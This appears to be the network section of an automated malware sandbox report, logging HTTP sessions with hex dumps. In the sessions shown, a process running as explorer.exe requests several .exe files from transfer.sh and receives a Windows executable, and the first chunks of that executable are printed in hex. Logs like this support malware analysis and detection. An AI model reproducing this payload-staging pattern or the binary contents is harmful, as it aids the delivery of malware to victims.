2022-01-14 01:05:02 UTC	528	IN	Data Raw: 32 31 32 65 0d 0a 3c 21 64 6f 63 74 79 70 65 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 72 75 22 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 6f 62 6f 74 73 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 69 6e 64 65 78 22 3e 0a 3c 74 69 74 6c 65 3e d0 9f d1 80 d0 be d0 b8 d1 81 d1 85 d0 be d0 b4 d0 b8 d1 82 20 d0 bf d0 b5 d1 80 d0 b5 d0 bd d0 b0 d0 bf d1 80 d0 b0 d0 b2 d0 bb d0 b5 d0 bd d0 b8 d0 b5 2e 2e 2e 3c 2f 74 69 74 6c 65 3e 0a 0a 3c 6c 69 6e 6b 20 68 Data Ascii: 212e<!doctype html><html lang="ru"><head><meta charset="utf-8"><meta name="viewport" content="width=device-width, initial-scale=1"><meta name="robots" content="noindex"><title> ...</title><link h

Timestamp	kBytes transferred	Direction	Data
2022-01-14 01:05:02 UTC	529	IN	Data Raw: 2d 62 6f 74 74 6f 6d 3a 20 33 30 70 78 3b 0a 20 20 20 20 20 20 20 20 7d 0a 0a 20 20 20 20 20 20 20 20 2e 62 6f 72 64 65 72 65 64 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 62 6f 72 64 65 72 3a 20 31 70 78 20 73 6f 6c 69 64 20 23 65 65 65 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 31 30 70 78 3b 0a 20 20 20 20 20 20 20 20 7d 0a 0a 20 20 20 20 20 20 20 20 68 33 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 32 34 70 78 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 34 30 30 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 74 65 78 74 2d 73 68 61 64 6f 77 3a 20 30 70 78 20 31 70 Data Ascii: -bottom: 30px; } .bordered { border: 1px solid #eee; padding: 10px; } h3 { font-size: 24px; text-align: center; font-weight: 400; text-shadow: 0px 1p
2022-01-14 01:05:02 UTC	530	IN	Data Raw: 20 20 20 20 20 20 20 20 20 20 61 73 79 6e 63 3a 20 74 72 75 65 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 7d 29 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 7d 29 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 74 20 3d 20 64 2e 67 65 74 45 6c 65 6d 65 6e 74 73 42 79 54 61 67 4e 61 6d 65 28 22 73 63 72 69 70 74 22 29 5b 30 5d 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 73 20 3d 20 64 2e 63 72 65 61 74 65 45 6c 65 6d 65 6e 74 28 22 73 63 72 69 70 74 22 29 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 73 2e 74 79 70 65 20 3d 20 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 73 Data Ascii: async: true }); }); t = d.getElementsByTagName("script")[0]; s = d.createElement("script"); s.type = "text/javascript"; s
2022-01-14 01:05:02 UTC	532	IN	Data Raw: 79 54 61 67 4e 61 6d 65 28 22 73 63 72 69 70 74 22 29 5b 30 5d 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 73 20 3d 20 64 2e 63 72 65 61 74 65 45 6c 65 6d 65 6e 74 28 22 73 63 72 69 70 74 22 29 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 73 2e 74 79 70 65 20 3d 20 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 73 2e 73 72 63 20 3d 20 22 2f 2f 61 6e 2e 79 61 6e 64 65 78 2e 72 75 2f 73 79 73 74 65 6d 2f 63 6f 6e 74 65 78 74 2e 6a 73 22 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 73 2e 61 73 79 6e 63 20 3d 20 74 72 75 65 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 74 2e 70 61 72 65 6e 74 4e 6f 64 65 2e Data Ascii: yTagName("script")[0]; s = d.createElement("script"); s.type = "text/javascript"; s.src = "//an.yandex.ru/system/context.js"; s.async = true; t.parentNode.
2022-01-14 01:05:02 UTC	533	IN	Data Raw: 67 72 69 74 79 3d 22 73 68 61 33 38 34 2d 71 38 69 2f 58 2b 39 36 35 44 7a 4f 30 72 54 37 61 62 4b 34 31 4a 53 74 51 49 41 71 56 67 52 56 7a 70 62 7a 6f 35 73 6d 58 4b 70 34 59 66 52 76 48 2b 38 61 62 74 54 45 31 50 69 36 6a 69 7a 6f 22 20 63 72 6f 73 73 6f 72 69 67 69 6e 3d 22 61 6e 6f 6e 79 6d 6f 75 73 22 3e 3c 2f 73 63 72 69 70 74 3e 0a 3c 73 63 72 69 70 74 3e 77 69 6e 64 6f 77 2e 6a 51 75 65 72 79 20 7c 7c 20 64 6f 63 75 6d 65 6e 74 2e 77 72 69 74 65 28 27 3c 73 63 72 69 70 74 20 73 72 63 3d 22 2f 64 6f 63 73 2f 34 2e 33 2f 61 73 73 65 74 73 2f 6a 73 2f 76 65 6e 64 6f 72 2f 6a 71 75 65 72 79 2d 73 6c 69 6d 2e 6d 69 6e 2e 6a 73 22 3e 3c 5c 2f 73 63 72 69 70 74 3e 27 29 0a 3c 2f 73 63 72 69 70 74 3e 0a 3c 73 63 72 69 70 74 20 73 72 63 3d 22 2f 6a 73 2f Data Ascii: grity="sha384-q8i/X+965DzO0rT7abK41JStQIAqVgRVzpbzo5smXKp4YfRvH+8abtTE1Pi6jizo" crossorigin="anonymous"></script><script>window.jQuery || document.write('<script src="/docs/4.3/assets/js/vendor/jquery-slim.min.js"><\/script>')</script><script src="/js/
2022-01-14 01:05:02 UTC	534	IN	Data Raw: 76 65 69 6e 74 65 72 6e 65 74 2e 72 75 2f 63 6c 69 63 6b 22 20 27 2b 0a 20 20 20 20 20 20 20 20 20 20 20 20 27 74 61 72 67 65 74 3d 22 5f 62 6c 61 6e 6b 22 3e 3c 69 6d 67 20 73 72 63 3d 22 2f 2f 63 6f 75 6e 74 65 72 2e 79 61 64 72 6f 2e 72 75 2f 68 69 74 3f 74 34 34 2e 31 31 3b 72 27 2b 0a 20 20 20 20 20 20 20 20 20 20 20 20 65 73 63 61 70 65 28 64 6f 63 75 6d 65 6e 74 2e 72 65 66 65 72 72 65 72 29 2b 28 28 74 79 70 65 6f 66 28 73 63 72 65 65 6e 29 3d 3d 27 75 6e 64 65 66 69 6e 65 64 27 29 3f 27 27 3a 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 27 3b 73 27 2b 73 63 72 65 65 6e 2e 77 69 64 74 68 2b 27 2a 27 2b 73 63 72 65 65 6e 2e 68 65 69 67 68 74 2b 27 2a 27 2b 28 73 63 72 65 65 6e 2e 63 6f 6c 6f 72 44 65 70 74 68 3f 0a 20 20 20 20 20 20 20 20 20 Data Ascii: veinternet.ru/click" '+ 'target="_blank"><img src="//counter.yadro.ru/hit?t44.11;r'+ escape(document.referrer)+((typeof(screen)=='undefined')?'': ';s'+screen.width+'*'+screen.height+'*'+(screen.colorDepth?
2022-01-14 01:05:02 UTC	536	IN	Data Raw: 70 65 72 61 5d 22 29 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 64 2e 61 64 64 45 76 65 6e 74 4c 69 73 74 65 6e 65 72 28 22 44 4f 4d 43 6f 6e 74 65 6e 74 4c 6f 61 64 65 64 22 2c 20 66 2c 20 66 61 6c 73 65 29 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 7d 20 65 6c 73 65 20 7b 20 66 28 29 3b 20 7d 0a 20 20 20 20 20 20 20 20 7d 29 28 77 69 6e 64 6f 77 2c 20 64 6f 63 75 6d 65 6e 74 2c 20 22 5f 74 6f 70 31 30 30 71 22 29 3b 0a 20 20 20 20 3c 2f 73 63 72 69 70 74 3e 0a 3c 6e 6f 73 63 72 69 70 74 3e 0a 20 20 20 20 3c 69 6d 67 20 73 72 63 3d 22 2f 2f 63 6f 75 6e 74 65 72 2e 72 61 6d 62 6c 65 72 2e 72 75 2f 74 6f 70 31 30 30 2e 63 6e 74 3f 70 69 64 3d 36 36 37 33 31 35 35 22 20 61 6c 74 3d 22 d0 a2 d0 be d0 bf 2d 31 30 30 22 20 2f 3e 0a 20 Data Ascii: pera]") { d.addEventListener("DOMContentLoaded", f, false); } else { f(); } })(window, document, "_top100q"); </script><noscript>
2022-01-14 01:05:02 UTC	536	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49843	144.76.136.153	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-14 01:05:03 UTC	536	OUT	GET /get/QbPlFD/G.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: transfer.sh

Timestamp	kBytes transferred	Direction	Data
2022-01-14 01:05:03 UTC	536	IN	HTTP/1.1 404 Not Found Server: nginx/1.14.2 Date: Fri, 14 Jan 2022 01:05:03 GMT Content-Type: text/plain; charset=utf-8 Content-Length: 10 Connection: close Retry-After: Fri, 14 Jan 2022 02:05:08 GMT X-Content-Type-Options: nosniff X-Made-With: <3 by DutchCoders X-Ratelimit-Key: 127.0.0.1,84.17.52.18,84.17.52.18 X-Ratelimit-Limit: 10 X-Ratelimit-Rate: 600 X-Ratelimit-Remaining: 9 X-Ratelimit-Reset: 1642122308 X-Served-By: Proudly served by DutchCoders
2022-01-14 01:05:03 UTC	537	IN	Data Raw: 4e 6f 74 20 46 6f 75 6e 64 0a Data Ascii: Not Found

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49855	144.76.136.153	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-14 01:05:09 UTC	537	OUT	GET /get/TQL2Nf/1.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: transfer.sh
2022-01-14 01:05:09 UTC	537	IN	HTTP/1.1 404 Not Found Server: nginx/1.14.2 Date: Fri, 14 Jan 2022 01:05:09 GMT Content-Type: text/plain; charset=utf-8 Content-Length: 10 Connection: close Retry-After: Fri, 14 Jan 2022 02:05:14 GMT X-Content-Type-Options: nosniff X-Made-With: <3 by DutchCoders X-Ratelimit-Key: 127.0.0.1,84.17.52.18,84.17.52.18 X-Ratelimit-Limit: 10 X-Ratelimit-Rate: 600 X-Ratelimit-Remaining: 9 X-Ratelimit-Reset: 1642122314 X-Served-By: Proudly served by DutchCoders
2022-01-14 01:05:09 UTC	537	IN	Data Raw: 4e 6f 74 20 46 6f 75 6e 64 0a Data Ascii: Not Found

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49864	144.76.136.153	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-14 01:05:10 UTC	537	OUT	GET /get/VrsVTW/2.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: transfer.sh
2022-01-14 01:05:11 UTC	538	IN	HTTP/1.1 200 OK Server: nginx/1.14.2 Date: Fri, 14 Jan 2022 01:05:11 GMT Content-Type: application/x-ms-dos-executable Content-Length: 3570176 Connection: close Content-Disposition: attachment; filename="2.exe" Retry-After: Fri, 14 Jan 2022 02:05:14 GMT X-Made-With: <3 by DutchCoders X-Ratelimit-Key: 127.0.0.1,84.17.52.18,84.17.52.18 X-Ratelimit-Limit: 10 X-Ratelimit-Rate: 600 X-Ratelimit-Remaining: 8 X-Ratelimit-Reset: 1642122314 X-Remaining-Days: n/a X-Remaining-Downloads: n/a X-Served-By: Proudly served by DutchCoders

Timestamp	kBytes transferred	Direction	Data
2022-01-14 01:05:11 UTC	538	IN	Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 09 00 ef 4f df 61 00 00 00 00 00 00 00 00 e0 00 03 01 0b 01 0e 1d 00 24 02 00 00 ba 02 00 00 00 00 00 00 10 00 00 00 10 00 00 00 40 02 00 00 00 40 00 00 10 00 00 00 02 00 00 06 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00 00 20 54 00 00 04 00 00 62 13 36 00 02 00 00 81 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELOa$@@ Tb6
2022-01-14 01:05:11 UTC	554	IN	Data Raw: 4e f3 c9 99 b8 f4 fe 76 c6 c3 1c 10 ca 56 86 98 da ad 28 1b 3e 1f 00 1e 02 00 19 09 18 b4 f5 57 26 83 2e a5 fa 4f 5d ec 07 c7 cb 67 52 72 c8 1a cd 53 93 e7 72 8c 00 18 64 aa 13 d4 92 04 ac 93 8b 82 f7 ce b7 11 74 6e 05 e0 2f 82 16 c8 fd aa c9 b3 9f 3d 3e 0c 50 b7 7f f4 bb ac 85 81 06 79 dc 02 ff be f9 fc 5d 66 eb bb 8e 2c 74 a2 d5 1d 9e 7e d3 0a 7d d5 d8 45 2e cd d6 d8 5f 82 18 3e af 07 a4 e4 a9 75 bd 66 b1 11 81 75 c0 d4 14 77 74 af 62 e2 27 88 91 80 3f 26 eb 96 6f 51 a6 12 74 8a c2 fe 73 a4 c6 f8 68 b8 7d bf 7a bc 4c 86 61 6e f3 5c 1a 94 8d 20 42 43 dd d7 9a 87 40 6e da 2f 9b c6 2f 06 20 3c 98 42 f8 18 97 6e 70 25 48 ca c9 92 bf f0 74 55 88 83 c6 cb 03 d0 94 11 d3 c2 5c 6e 5d d8 4e 02 ae 88 c0 17 6a c8 92 31 3a 49 f5 32 ba 72 92 39 b0 36 b9 51 9c a0 ff Data Ascii: NvV(>W&.O]gRrSrdtn/=>Py]f,t~}E._>ufuwtb'?&oQtsh}zLan\ BC@n// <Bnp%HtU\n]Nj1:I2r96Q
2022-01-14 01:05:11 UTC	570	IN	Data Raw: 9b b9 e6 59 6d 49 22 3c da 48 22 41 f8 b4 77 10 a1 e4 13 60 03 59 f0 f0 7f 44 19 ac 90 39 5d fa e5 74 ad 27 64 66 3f 90 a6 c0 d7 fc 8b 5a 57 2f bf 81 93 67 b7 de c1 12 03 d4 90 d7 e8 ec f6 fc 94 8c 7a 83 89 c8 3c 29 f8 d1 c5 8d 37 d5 c4 29 28 f0 49 7a c6 f4 c7 09 b3 78 bb 72 29 a2 fc 45 69 20 77 15 21 b6 4e 94 c7 e6 b9 37 26 b9 64 b2 80 1a ab b6 ff 8b 3c a4 af 03 05 4b 8a d8 d8 ad 15 c2 a5 35 48 76 81 fb 26 69 52 a2 8c 68 19 f1 97 87 1b e0 c9 52 28 6e 92 43 30 0c 36 33 de d3 96 15 ee 54 eb 78 ec e4 33 49 81 fd 31 52 82 4c 77 98 58 ea 76 1e fa be 15 4a 80 a4 04 2f 42 b0 3a e8 ad 41 8d 34 15 80 a6 c6 c0 b2 a6 01 d5 44 ba 57 6e fc a9 dc f3 39 39 7b c8 ae 6d 6e 1e db 2a 2e b7 55 81 fe c8 f5 4e 85 e4 39 69 9b 77 82 94 14 b7 89 3e ce ee 19 0d f4 6f 33 c5 5b fe Data Ascii: YmI"<H"Aw`YD9]t'df?ZW/gz<)7)(Izxr)Ei w!N7&d<K5Hv&iRhR(nC063Tx3I1RLwXvJ/B:A4DWn99{mn*.UN9 iw>o3[
2022-01-14 01:05:11 UTC	586	IN	Data Raw: bc 51 81 07 fc 00 1b 3f 6c 34 1e 79 52 c4 b4 82 05 63 b5 5c 55 ab bc 98 ba c8 6b 78 35 5d d4 08 4d c0 87 7b cf ea 69 93 26 36 33 a0 b5 d8 bb f0 10 34 7e 8c 1a 1d 29 0f 16 9a 0b b9 5f c5 7f e0 58 04 ef b3 71 78 07 4c 41 07 ef c0 93 46 ca e8 fd 0b a4 7d 9f bf 63 9e 18 dd 5c 49 62 ba a6 f5 7a 50 12 6d 6f ee 44 e0 af 2b 7a 2f a6 3d df 2e b9 ec 1f e2 70 ed 3d 9c 10 1a e0 ee 74 f3 16 9e c2 56 00 ab 61 8c 07 7f 3b 46 c8 ea a4 33 d9 89 e0 93 90 c8 42 b9 4c d4 9f 4e 66 2d c0 0c ab 12 0b a0 e9 6c 77 db 90 b4 5e af e9 a3 ad 1b c5 8d 5f db 7c dc ee e8 0e 3a f8 2e 1b bb 65 49 08 05 6c e0 8c b5 c8 78 88 29 90 ed 9c 9a 66 c7 7e 9a 78 13 79 da c1 b0 9e 9f 9e 92 22 5a 90 14 e0 9b 6e eb 2b e3 33 42 81 5c aa 06 c0 30 5d 43 1f 81 4c c4 ff b8 92 74 c0 a9 82 cb 4a da 4f 0b e7 Data Ascii: Q?l4yRc\Ukx5]M{i&634~)_XqxLAF}c\IbzPmoD+z/=.p=tVa;F3BLNf-lw^_|:.eIlx)f~xy"Zn+3B\0]CLtJO
2022-01-14 01:05:11 UTC	602	IN	Data Raw: e7 8c 5f 63 56 b6 0a e9 8a aa 44 26 9a 32 90 ad 8b 11 ea d0 f9 59 06 a1 5b c5 5c de e0 f0 e9 c7 43 dc e9 a4 9d 6b 58 0d 45 42 41 01 f0 45 27 77 b6 47 bb a1 7c 42 f5 24 f3 b0 4b 9c ed 15 23 85 49 64 10 54 ea b6 e1 b6 91 36 5f c0 fe 19 0a 97 67 03 0d 0b b2 2e a0 66 2b e6 bc 9a 7e aa f6 da c7 15 d8 57 c5 2d 7d 5c a0 db 11 fe 43 f7 63 de cf 83 3a 26 ee f6 62 3f ff b3 00 6f b1 10 ab a4 34 d5 00 ea b7 92 e9 75 f3 b2 03 a3 7b 12 1c 51 e8 96 cb 93 0c 2e 63 d8 84 c9 ae 28 36 82 24 47 0b 3d 6d f0 e2 f4 8f df 34 2b 24 1b b5 f5 03 7f f2 1d 2b c6 ce f2 fa 73 28 c6 d1 d8 c0 bd 93 4a 8e c8 5a 16 d0 0b 3d ea 36 bf fe 7f f7 c9 b2 0a 30 57 7d 9f df 39 08 ba 60 f5 fc 0e c2 fb 12 f8 bd c7 6d 99 b5 37 a6 46 3d 35 c3 0f 1f c5 0f e4 af 30 00 b4 1d 87 21 87 32 35 c8 41 27 88 e6 Data Ascii: _cVD&2Y[\CkXEBAE'wG|B$K#IdT6_g.f+~W-}\Cc:&b?o4u{Q.c(6$G=m4+$+s(JZ=60W}9`m7F=50!25A'
2022-01-14 01:05:11 UTC	618	IN	Data Raw: e9 45 e7 bc a0 5f 78 a1 e7 e9 7d 49 91 de fc 16 64 57 ed 4a 83 d9 28 58 34 dd 92 60 9c 07 88 22 6c ea ea a4 8c fd a7 26 c6 69 40 5f 3f 07 ce b9 61 9f c1 ea 4e 2c fb e3 46 f4 06 3f b4 ce df f2 bc 5c f9 db 6a c4 0b 0f 37 5c 72 eb 71 a0 b8 b3 fa 88 40 35 10 7c 48 a5 8f 08 61 68 99 83 9a 83 37 a0 6d 71 a3 36 01 21 72 be e0 c2 91 4c 86 3a 10 83 eb b9 d7 fa c2 cf 7e 17 4f ce bf 19 c6 14 bc 47 0b 3d 9a ac 1c 97 dd 68 7a 00 5e 96 9e 40 0a 35 7c d5 a8 ed 37 b3 8c 9a f4 b3 43 21 5d 12 0b bc f3 b4 6f 3f e8 55 60 ba 13 fb 17 27 fb 19 99 71 0b 75 71 ef 00 9d 05 3b 27 6a b4 75 bb 10 18 ea 16 37 43 32 64 98 d0 4d b1 46 48 a9 77 c7 97 b2 dd 1a 47 6c 43 01 84 cf a3 74 46 7a 13 b1 8d 10 d4 29 11 65 da 96 c8 d9 6d 1e 00 ad df 5e 95 6c ff e3 25 31 8a f5 1c 0c 21 ff 9d ea 09 Data Ascii: E_x}IdWJ(X4`"I&i@_?aN,F?\j7\rq@5|Hah7mq6!rL:~OG=hz^@5|7C!]o?U`'quq;'ju7C2dMFHwGlCtFz)em^l%1!
2022-01-14 01:05:11 UTC	634	IN	Data Raw: 4a 1f 33 e6 1f 44 09 23 37 a8 10 f8 63 11 c9 a2 1e 0f ca 6c 12 dd 11 b8 fe f0 b1 80 f6 67 95 9d 67 83 ec 99 f7 49 72 69 fb b6 54 9a b8 fc 93 20 35 8f ac 5e fc 76 35 4a f8 0a a0 52 f2 ad 65 20 81 e1 4a b2 1d 6f 4a 25 85 58 da 75 7c 88 0a 9e 60 81 66 58 1b d2 21 63 fe 3c ef 5e 52 63 b6 98 84 b8 a0 04 97 cd e4 ee 3a a4 be 76 8b 17 3e 75 1b 4e 20 67 7a 4f ff 69 f1 7e 37 c5 93 30 e3 9b ce eb 98 d9 41 cf bd 2d a4 57 40 48 00 2c 40 e7 42 68 20 e1 06 99 11 3f f7 c5 1e f5 4f 10 14 76 45 8b c1 f0 2f 92 d1 44 a9 d4 70 35 e2 1c c6 c1 ff 5a 06 56 e4 12 cd 3e 8b 60 38 c8 b1 b8 c2 70 8f aa 98 fe e5 82 28 c6 d7 e7 3c 70 c1 c6 c6 83 48 79 ca da 53 ec 6f 49 ea 84 f1 53 e9 83 6e 80 73 c3 33 a3 84 e1 41 e2 dd cd 6b b3 0d 7c 87 0d a0 6d 23 6d b4 78 c8 5b b0 a1 8f 5b 8d 61 89 Data Ascii: J3D#7clggIriT 5^v5JRe JoJ%Xu|`fX!c<^Rc:v>uN gzOi~70A-W@H,@Bh ?OvE/Dp5ZV>`8p(<pHySoISns3A k|m#mx[[a
2022-01-14 01:05:11 UTC	650	IN	Data Raw: b0 bb eb b8 60 dc 6a d8 a4 77 92 70 df 46 d2 48 fa a2 ba 83 be 8d c4 77 9e d8 cd 8e 3f d0 7a b4 23 2e 0f ec 8d 0c c7 8e 70 a9 54 3f 4e b7 e1 05 3b d7 f3 fe 65 49 39 fb 9a f2 33 d8 f4 9d ec 32 61 17 26 a2 d5 f5 a8 29 b7 24 54 ab d8 41 d8 81 d9 ca b9 ed b3 4d 31 5f a9 33 af 83 bd 45 e6 b2 01 0b 46 ca ce fc 86 e1 81 96 bf 83 9b c6 e7 67 c0 82 45 21 e8 15 80 5f 8d d0 5d 15 c2 c7 b4 98 63 80 e4 d5 2a 59 33 83 0a 1a 05 34 17 ad 4f f6 1d 36 c4 6e a4 0d 5a 9b 91 d8 30 14 e6 0b 9f 71 4a 17 79 10 2e 50 3b 37 8d 9a 5e a7 65 70 c9 b5 17 f3 95 9f 71 c3 89 b5 3d 92 61 3d dd 27 ed 17 4a 60 55 ab b9 a6 56 88 64 77 fb 1f 71 db 6a 9c cf e1 04 0c 18 e7 ae 95 72 8a 9a f2 f6 fe 78 07 9b cf da 00 55 dc d0 a2 72 b3 25 69 8a ea 37 80 1f 73 63 4c ac 3a a7 72 ae 43 ea 2d 4f 61 0b Data Ascii: `jwpFHw?z#.pT?N;eI932a&)$TAM1_3EFgE!_]c*Y34O6nZ0qJy.P;7^epq=a='J`UVdwqjrxUr%i7scL:rC-Oa
2022-01-14 01:05:11 UTC	666	IN	Data Raw: 42 95 88 7e 54 47 f0 71 12 6f 48 4c 0b b3 89 21 48 14 bc 5a 78 3e 24 f7 3b 84 2c 35 60 04 86 1e b4 b3 0b 8d e0 2b 3f b6 f1 86 8f e7 5b cb 5f 69 ff 22 95 61 31 ff 4c 82 c2 34 9d a4 fe 8a 40 ce 51 17 7b 79 c9 23 92 42 3a a7 1c 6c c7 08 55 bb 67 87 08 d9 0e 52 3e a3 3e 1a 41 8f 2a b2 57 7a 5b 0e 32 7d b1 32 ee a0 1b bc c7 d0 8c 3c 35 35 4f 87 16 a2 b2 03 cf 27 11 4f 3d a9 02 4f f5 6d f7 ba 7c b3 b9 b8 12 5b 69 bb 3d ed 95 aa 09 04 f3 c2 82 16 fa 1d 61 9f a5 9a 76 93 38 b2 03 8d 22 25 1d a9 fa 1d e0 82 7b 37 fa d2 7a de e0 40 8a 0b a0 0d e0 d7 98 eb b6 f8 4e 2d b1 33 94 92 dc 1b d6 bf 14 34 dd 73 b4 5c 3f bb 64 91 f8 22 bc 4f ac 27 f2 ff df 68 ad c4 38 f5 19 64 fe c4 a2 25 19 49 2b 63 1d 3b de c3 a6 e5 0d a4 5d a8 d3 ed fa 16 4e 3f 9b 95 43 e3 e2 10 83 5a 37 Data Ascii: B~TGqoHL!HZx>$;,5`+?[_i"a1L4@Q{y#B:lUgR>>A*Wz[2}2<55O'O=Om|[i=av8"%{7z@N-34s\?d"O'h8d%I+ c;]N?CZ7
2022-01-14 01:05:11 UTC	682	IN	Data Raw: 15 ef c4 f3 c2 59 e1 2f 30 9c 4d 2e 39 a6 ca a5 ad 51 56 6d 10 0d 10 c2 14 6e d7 86 53 13 29 89 a0 9c 34 86 f3 36 a6 a3 f7 14 78 97 94 13 0e cb da 03 46 57 37 aa e8 cb 70 34 db c9 65 18 b7 9a 89 0b 57 28 a8 78 e6 17 dc 01 60 dc 87 cb a4 4d 3e d8 01 49 d0 3b c4 41 7d 9f 36 36 8d 7a f9 6c bf 1e 7b 22 5a 74 96 51 9a 7b 8e 18 d6 50 75 55 8f 54 41 11 7f cd 82 af 66 f3 a9 e5 5c de 2a fb be 6b 8e 64 d1 63 9b be 0e 11 69 5d 01 d8 23 41 32 84 74 59 77 05 d6 b0 cc 7d 47 5e ff 0a ea 24 dd 51 8c 79 32 cd 85 95 79 2c 77 86 68 5d 18 7d 91 46 a2 fd b5 16 02 69 a7 dd 76 01 d6 fb 12 fd 56 d7 cc ca ee 7b 46 54 98 99 29 2d d6 5f 42 c6 13 dc 3b 1a 60 c3 e1 da 0f ac 78 69 eb 65 eb 1b bd 4e 7a df 33 28 6f a2 1d 56 0c 1b 8a 52 4a 3e 03 56 b4 58 45 cf 25 ef 74 f1 fd bc 36 ce cb Data Ascii: Y/0M.9QVmnS)46xFW7p4eW(x`M>I;A}66zl{"ZtQ{PuUTAf\*kdci]#A2tYw}G^$Qy2y,wh]}FivV{FT)-_B;`xi eNz3(oVRJ>VXE%t6

Timestamp	kBytes transferred	Direction	Data
2022-01-14 01:05:11 UTC	698	IN	Data Raw: 17 b8 89 67 ac e5 ca 86 c0 eb c2 26 4d 73 b9 5e 12 da 0e 4a 71 77 1e d4 7a 84 5f 52 94 e9 9e c1 64 7b 01 4c b7 54 cc cc ce 58 d4 90 41 fc a8 e6 30 74 0d cf 11 2a 45 d8 51 f9 1d 20 e7 d9 12 46 ea 8b 36 47 d1 5f 6c 57 84 be 63 60 24 e6 80 9c cc 6d 90 f0 67 b3 7d f7 82 97 64 57 a4 61 dc 75 ba 97 b5 45 9a bc e7 ed 9f 2d c0 ec 46 20 f8 f1 06 2f 20 72 49 e1 4b 9c 00 94 e1 a4 03 29 1e a3 8d a2 c3 9d 03 db f3 a6 bf 63 b7 22 98 52 cd 11 f6 68 4b c3 be 68 62 37 64 d5 05 8f 55 f6 dd 38 c9 a3 db f5 cb d5 20 4b 60 d1 ba bc ab b3 28 ad 49 dd fa ea a5 2f bc 21 cb 3e f5 ba c4 94 aa 60 8c 33 23 26 6c 31 e7 7a 61 08 ad 68 f0 74 13 ad 08 44 06 c5 89 3a 38 3d d1 8a 6d c8 97 6e dd f5 e4 a7 47 16 19 01 14 5c bf 9f b6 78 f8 a9 72 dd d8 96 67 4b 0c 5c a8 2e cc 5f 75 11 c4 33 13 Data Ascii: 